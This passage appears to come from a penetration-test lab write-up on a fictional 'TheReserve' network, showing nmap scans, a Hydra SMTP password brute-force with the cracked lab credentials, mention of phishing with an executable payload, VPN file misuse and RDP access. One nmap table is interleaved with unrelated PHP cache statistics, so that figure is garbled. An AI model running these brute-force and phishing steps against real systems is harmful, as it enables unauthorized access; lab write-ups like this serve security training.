


Figure 14 - Server error: 403 Forbidden

However, checking the IP address, we get a default IIS page, which means that we might need the correct path in order to access the email application:




Figure 15 - Default IIS page

By checking the related technologies of the webpage, we manage to identify that the web server is using the RoundCube webmail server software, which is Open Source. By searching for the application, we can find the GitHub repository at <https://github.com/roundcube/roundcubemail>. The Wappalyzer also identifies other technologies in use:




Figure 16 - Identified Technologies, including RoundCube

As we can see, the server is not only using RoundCube, but it is also using PHP. Looking into the GitHub repository, it is possible to identify that there is a main index.php page, which redirects us to the default login application page, which might give us another target for a brute force attack:




Figure 17 - Login page of RoundCube Webmail Application

5. Perimeter Breach

So far, we have gathered a lot of useful information from our OSINT research, by passive means or just browsing normally. Alongside the identified technologies and versions, we manage to compile a list of potential usernames and passwords. Now we need to identify a point of failure and get inside the perimeter.

We start by doing some active enumeration of the 3 servers, using the NMAP scanner:

```
Nmap scan report for web.thereserve.loc (10.200.118.13)
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2952270f7edea361b6529f740b5add9b (RSA)
|   256 13de6f0641b48a9f55fb743d7a34c743 (ECDSA)
|_  256 25ea16d7d48f17acd6cfa567f455699d (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
```

Figure 18 - Port and Service scan using nmap (web.thereserve.loc)

```
Nmap scan report for vpn.thereserve.loc (10.200.118.12)
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d5acc871e300145ff9b9bea825d969977 (RSA)
|   256 ba4efbfd11e7c0405bb5dd01c9c56b6a (ECDSA)
|_  256 9c27d9a4da33ed8d71776b484a947588 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: VPN Request Portal
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 14.56 seconds
```

Figure 19 - Port and Service scan using nmap (vpn.thereserve.loc)

We use the flags -sC (running default scripts) and -sV (performing version detection, as well as -Pn (disable host discovery, or also known as ping scanning, considering the hosts alive).

As we can see from the first 2 results, we only have the HTTP and SSH ports available. For now, we are not going to try to perform a brute force attack on SSH, so let's scan the third host.

Nmap scan report for mail.thereserve.loc (10.200.118.11)				XSL	
Host is up (0.11s latency).					
Not shown: 989 closed tcp ports (conn-refused)					
PORT	STATE	SERVICE	VERSION	XSL	enabled
22/tcp	open	ssh	OpenSSH for_Windows_7.7 (protocol 2.0)	Version	1.1.29
ssh-hostkey:					
2048 f36c52d27f90e1cc1c7ac962cd1ec2d (RSA)				libxslt compiled against libxml Version	
256 c2563cedc4b069a8e7ad3c310505e985 (ECDSA)				EXSLT	
256 d3e5f07375d520d9c0bb4199e7afa000 (ED25519)				libxslt Version	
25/tcp	open	smtp	hMailServer smtpd	Zend OP	
smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP					
211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY					
80/tcp	open	http	Microsoft IIS httpd 10.0	Opcode Caching	Up and Running
_ http-server-header: Microsoft-IIS/10.0				Optimization	Enabled
_ http-title: 403 - Forbidden: Access is denied.				SHM Cache	Enabled
_ http-methods:				File Cache	Disabled
_ Potentially risky methods: TRACE				Startup	OK
110/tcp	open	pop3	hMailServer pop3d	Shared memory model	mmap
_ pop3-capabilities: UIDL TOP USER				Cache hits	176075
135/tcp	open	msrpc	Microsoft Windows RPC	Used memory	30172416
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn	Free memory	104045312
143/tcp	open	imap	hMailServer imapd	Wasted memory	0
_ imap-capabilities: IDLE NAMESPACE CHILDREN QUOTA IMAP4 completed CAPABILITY IMAP4rev1 RIGHTS=texkA0001 ACL OK SORT				libxslt compiled against libxml Version	2.9.4
445/tcp	open	microsoft-ds?		libxslt Version	1.1.29
587/tcp	open	smtp	hMailServer smtpd	Zend OP	
smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP					
211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY					
3306/tcp	open	mysql	MySQL 8.0.31	Opcode Caching	Up and Running
_ ssl-date: TLS randomness does not represent time				Optimization	Enabled
_ ssl-cert: Subject: commonName=MySQL_Server_8.0.31_Auto_Generated_Server_Certificate				Startup	OK
_ Not valid before: 2023-01-10T07:46:11				Shared memory model	mmap
_ Not valid after: 2033-01-07T07:46:11				Cache hits	176075
_ mysql-info:				Cache misses	788
Protocol: 10				Used memory	30172416
Version: 8.0.31				Free memory	104045312
Thread ID: 1316				Wasted memory	0
Capabilities flags: 65535				Interned Strings Used memory	1876528
Some Capabilities: LongColumnFlag, IgnoreSigpipes, ConnectWithDatabase, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthe				Interned Strings Free memory	6512080
sis, Speaks41ProtocolOld, SupportsTransactions, SupportsCompression, InteractiveClient, SwitchToSSLAfterHandshake, LongPas				Cached scripts	788
sword, Support41Auth, FoundRows, ODBCClient, SupportsLoadDataLocal, DontAllowDatabaseTableColumn, SupportsMultipleResults,				Cached keys	1351
SupportsMultipleStatements, SupportsAuthPlugins				Max keys	16229
Status: Autocommit				ODM restarts	0
Salt: \x11\x0B \x01Cku{\x17H[9*%mnal				Hash keys restarts	0
\x05				Normal restarts	0
_ Auth Plugin Name: caching_sha2_password					
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services		
_ ssl-cert: Subject: commonName=MAIL.thereserve.loc					
_ Not valid before: 2023-01-09T06:02:42					
_ Not valid after: 2023-07-11T06:02:42					
_ ssl-date: 2023-05-18T22:51:39+00:00; -1s from scanner time.					
_ rdp-ntlm-info:					
Target_Name: THERESERVE					
NetBIOS_Domain_Name: THERESERVE					
NetBIOS_Computer_Name: MAIL					
DNS_Domain_Name: thereserve.loc					
DNS_Computer_Name: MAIL.thereserve.loc					
DNS_Tree_Name: thereserve.loc					
Product_Version: 10.0.17763					
_ System_Time: 2023-05-18T22:51:30+00:00					
Service Info: Host: MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows					

Figure 20 - Port and Service scan using nmap (mail.thereserve.loc)

On the mail server, we have a lot of open ports and services. Although we have several interesting services available, let's set up a brute force attempt at the SMPT service with Hydra, while looking for exploits for MySQL 8.0.31 (since according to Snyk database, there should be around 39 CVEs associated with versions <8.0.33 and <8.0.32). The following command was used:

```
hydra -L users.txt -P potential_passwords.txt mail.thereserve.loc smtp
```


After a couple of minutes, Hydra finishes the brute force attempt and returns two user accounts with their respective password:

```
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9900 login tries (l:15/p:660), ~619 tries per task  
[DATA] attacking smtp://mail.thereserve.loc:25/  
[STATUS] 1406.00 tries/min, 1406 tries in 00:01h, 8494 to do in 00:07h, 16 active  
[STATUS] 1442.00 tries/min, 4326 tries in 00:03h, 5574 to do in 00:04h, 16 active  
[25][smtp] host: mail.thereserve.loc login: laura.wood@corp.thereserve.loc password: Password1@  
[25][smtp] host: mail.thereserve.loc login: mohammad.ahmed@corp.thereserve.loc password: Password1!  
1 of 1 target successfully completed, 2 valid passwords found
```

Figure 21 - Accounts compromised

With these accounts, we can now try to login into the webmail application, the VPN server (in order to get a VPN file assigned to the users) and if we are lucky, we might ever have Active Directory credentials in our hand. So, ignoring the potential MySQL vulnerabilities and checking the webmail, it is possible to login on both accounts. However, nothing useful is found in the mailboxes:




Figure 22 - Webmail access

With the webmail access, potential phishing attacks might be possible to perform against the other user accounts (since it is in scope, we might as well test it). So, we can craft a phishing email, with an executable payload, and send it to several emails.

After a couple of minutes, we receive several replies, but the payload doesn't work. We might need a little bit of work in order to phish the employees or bypass Anti-Virus protection.

Looking into the VPN server, we manage to login and retrieve two .ovpn files. Looking into the files, we can see that the VPN server is defined in the remote field, and the user is defined in the Subject CN. We modify the remote field to the hostname vpn.thereserve.loc, allowing us to control the host through our entry in the hosts file (and preventing us from having to download the files again if, for some reason, we change subnets).

Trying to connect with the .ovpn file from the user laura.wood, we get a connection-reset and a restart:

```
Initialization Sequence Completed
Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 0
Timers: ping 5, ping-restart 120
Connection reset, restarting [0]
SIGUSR1[soft,connection-reset] received, process restarting
Restart pause, 1 second(s)
TCP/UDP: Preserving recently used remote address: [AF_INET]10.200.118.21
```

Figure 23 - Soft connection reset

This might imply that someone else is using the connection, as usually happens in a realistic engagement, since users might be using the connection during the working day for remote work. Luckily, the mohammad.ahmed connection seems to work just fine and after connecting, we check out network configuration and routes:

```
10.50.115.0/24 dev capstone proto kernel scope link src 10.50.115.26
10.200.118.0/24 via 10.50.115.1 dev capstone metric 1000
10.200.118.21 via 12.100.1.1 dev tun0 metric 1000
10.200.118.22 via 12.100.1.1 dev tun0 metric 1000
12.100.1.0/24 dev tun0 proto kernel scope link src 12.100.1.14
```

Figure 24 - Two new routes lead to new machines (10.200.x.21 and 10.200.x.22)

Another potential vulnerability identified in the VPN server is that the user field can be modified, which allows us to request a VPN file for any user. It might be worth it if for some reason someone else decides to use the mohammad.ahmed user's connection file as well.

Let's add the 2 machines to our hosts files, under wrk1.corp.thereserve.loc and wrk2.corp.thereserve.loc host names, and start Nmap scans against both machines (since they are not responding to ICMP requests, we need to make sure that our scans use the -Pn flag, to skip host discovery and consider it alive/online).

```
10.200.118.250 ecitizen.thm
10.200.118.11 mail.thereserve.loc
10.200.118.12 vpn.thereserve.loc
10.200.118.13 web.thereserve.loc
10.200.118.21 WRK1.corp.thereserve.loc wrk1.corp.thereserve.loc
10.200.118.22 WRK2.corp.thereserve.loc wrk2.corp.thereserve.loc
```

Figure 25 - New entries in hosts file

```

Nmap scan report for WRK1.corp.thereserve.loc (10.200.118.21)
Host is up (0.13s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 2178e279d393eef9aa7094ec01b3a58f (RSA)
|   256 e0f7b667c993b5740f0a83ffef55c89a (ECDSA)
|_  256 bd830ce3b44f78f2e34a52033ca5ce58 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ ssl-date: 2023-05-19T22:53:15+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=WRK1.corp.thereserve.loc
| Not valid before: 2023-01-09T05:17:03
|_ Not valid after:  2023-07-11T05:17:03
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: WRK1
|   DNS_Domain_Name: corp.thereserve.loc
|   DNS_Computer_Name: WRK1.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|_ System_Time: 2023-05-19T22:52:35+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

Figure 26 - Nmap scan of WRK1

```

Nmap scan report for WRK2.corp.thereserve.loc (10.200.118.22)
Host is up (0.12s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 e6f0fb5b24286813daddc55f674ebe4f (RSA)
|   256 93f58f4c3115fc8e38033ed5b71cedd3 (ECDSA)
|_  256 563f8a33a41fdc119aa167a67df87618 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: WRK2
|   DNS_Domain_Name: corp.thereserve.loc
|   DNS_Computer_Name: WRK2.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|_ System_Time: 2023-05-19T22:58:13+00:00
|_ ssl-date: 2023-05-19T22:58:53+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=WRK2.corp.thereserve.loc
| Not valid before: 2023-01-09T05:19:12
|_ Not valid after:  2023-07-11T05:19:12
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

Figure 27 - Nmap scan of WRK2

One interesting fact is that both machines have Remote Desktop Protocol (RDP, port 3389) open, so we might be able to login with these credentials if they are the same as their Active Directory accounts.

Let's see if we can find other RDP enabled hosts on the network, using NMAP with the following command `nmap -p3389 -Pn 10.200.XXX.1-254 -open` where XXX is our subnet:

```
Nmap scan report for mail.thereserve.loc (10.200.118.11)
Host is up (0.11s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap scan report for WRK1.corp.thereserve.loc (10.200.118.21)
Host is up (0.20s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap scan report for WRK2.corp.thereserve.loc (10.200.118.22)
Host is up (0.083s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap done: 102 IP addresses (102 hosts up) scanned in 52.09 seconds
```

Figure 28 – Detectable RDP enabled hosts on the network

Let's see if we can also find HTTP enabled hosts on the network, using NMAP with the following command `nmap -p80,443 -Pn 10.200.XXX.1-254 -open` where XXX is our subnet:

```
Nmap scan report for mail.thereserve.loc (10.200.118.11)
Host is up (0.10s latency).
Not shown: 1 closed tcp port (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for vpn.thereserve.loc (10.200.118.12)
Host is up (0.076s latency).
Not shown: 1 closed tcp port (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for web.thereserve.loc (10.200.118.13)
Host is up (0.076s latency).
Not shown: 1 closed tcp port (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 10.200.118.201
Host is up (0.042s latency).

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 254 IP addresses (254 hosts up) scanned in 206.29 seconds
```

Figure 29 - Detectable HTTP enabled hosts on the network

After the scan, we can see that a 4th machine has a port 80 and 443 exposed, serving an HTTP/HTTPS web page. Using the IP in the browser, the web page displays a white background, without any visualization or errors:



Figure 30 - Website at 10.200.XXX.201

Checking the source code, we can see that it is the address of the Swift Bank web application, through the static links in the JavaScript code:




Figure 31 - Static links point to the swift.bank.thereserve.loc domain

After adding the hostname to the hosts file, we are now able to access the web application for the Swift Bank:



Figure 32 - Swift Bank application

We can also run an Nmap scan against the application, to see what ports and services might be open:

```
Nmap scan report for swift.bank.thereserve.loc (10.200.118.201)
Host is up (0.080s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   3072 35efc2fb5a46d1dc40a99bfeb2ab6ce8 (RSA)
|   256  c578ebb01b46f0ce4c4b2709c746dc41 (ECDSA)
|_  256  fa284644bd8f8e91abfdf772eaf8173e (ED25519)
80/tcp    open  http
|_ http-title: The Reserve Online
443/tcp   open  https
|_ ssl-date: TLS randomness does not represent time
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_ ssl-cert: Subject: commonName=localhost/stateOrProvinceName=Utah/countryName=US
|_ Not valid before: 2022-09-26T13:22:15
|_ Not valid after: 2023-09-26T13:22:15
|_ http-cors: GET POST DELETE OPTIONS
|_ tls-alpn:
|   h2
|_  http/1.1
Nmap done: 1 IP address (1 host up) scanned in 5.44 seconds
```

Figure 33 - Nmap scan of the swift.bank.thereserve.loc web application

It doesn't appear that we can do anything with the application, for now, since we only have port 22, 80 and 443 available.

Regarding the WRK machines, we can confirm that we are able to login with these credentials in both, breaching the perimeter successfully:

